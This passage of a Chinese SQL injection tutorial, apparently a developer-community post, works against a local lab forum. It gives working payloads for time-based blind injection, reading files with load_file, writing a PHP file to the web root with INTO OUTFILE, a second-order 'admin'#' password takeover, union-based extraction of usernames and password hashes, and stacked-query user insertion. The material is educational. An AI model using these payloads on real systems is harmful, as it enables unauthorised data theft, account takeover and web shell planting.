?id=1 and if(ascii(substr((select name from users limit 0,1),4,1))=114,sleep(5),1) // r
3、DNSlogs盲注
通过load_file函数发起请求,然后去DNSlog平台接收数据,但需要root⽤户读写⽂件的功能。
(1)开启读写功能
| 参数 | 含义 |
|---|---|
| NULL | 限制mysqlid不允许导入或导出 |
| /home/test/ | 限制mysqlid只能导入或导出到目录/home/test/ |
| 无导入导出限制 |
# 默认的设置为NULL,即不允许导入导出
show VARIABLES like 'secure_file_priv'
修改配置文件后重启:
D:\phpStudy\PHPTutorial\MySQL\my.ini

[mysqld]
port=3306
basedir="D:/phpStudy/PHPTutorial/MySQL/"
datadir="D:/phpStudy/PHPTutorial/MySQL/data/"
character-set-server=utf8
default-storage-engine=MyISAM
# 添加次行
secure_file_priv=
当再次执行SQL查看配置时,显示为空白,即非NULL的状态。
(2)开始读写⽂件
访问地址:
http://127.0.0.1/bbs/showmessage.php
?id=-1 union select 1,2,3,@@datadir

?id=-5 union select 1,2,3,load_file('D:\\phpStudy\\PHPTutorial\\Apache\\conf\\vhosts.conf')

# 把⽊⻢组装成test.php,并将其写⼊⽬标⽹站中
?id=-1 union select 1,2,3,'<?php phpinfo();?>' into outfile "D:\phpStudy\PHPTutorial\WWW\bbs\\test.php"

4、⼆次注⼊
已存储的用户被读取后,再次进入到SQL查询中导致被注入。即撞库,即admin和admin’#两个看着像,但不同,利用二次注入就会使admin’#能得到admin的权限。
访问地址:
http://127.0.0.1/bbs/
假定admin用户已经存在!此时组成admin则会提示该用户已存在。如果注册一个admin’#则能成功注册。也能成功登录!
# 修改密码的php地址
D:\phpStudy\PHPTutorial\WWW\bbs\member\updatePwd.php
# 此处为updatePwd.php中修改密码的SQL语句
$sql2 = "update users set password=md5('" . $userPass1 . "') where name='" . $userName . "'";
update users set password=md5('123456') where name='admin'#'
可以看到此处的’admin’#‘被看成了admin,因此利用用户’admin’#'就能将admin的密码给修改,从而造成安全隐患。
5、堆叠注⼊
1、在SQL数据库中,每条语句由分号(;)隔离,堆叠注⼊是⼀次性注⼊并执⾏多条语句。
2、union联合查询注⼊所执行的类型有限,可执⾏查询语句。堆叠注⼊可执⾏任意语句,如增删改等。
访问地址:
http://localhost/bbs/showmessage.php?id=-1
步骤1:收集数据库信息
# 第一步 获取数据库
?id=-1 union select 1,2,version(),database()
# 第二步 获取数据表
?id=-1 union select 1,2,version(), group_concat(table_name) from informatio n_schema.tables where table_schema='jrlt'
# 第三步 获取表中的字段
?id=-1 union select 1,2,3,group_concat(column_name) from information_schem a.columns where table_name='users' and table_schema='jrlt'
# 第四步 获取记录
?id=-1 union select 1,2,3,concat(name,':',password) from users limit 0,1
步骤2:开始攻击
?id=2;insert into users (name,password) values('ddd',md5('ddd'));

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 14
14 0
0- 0


 已为社区贡献9条内容

所有评论(0)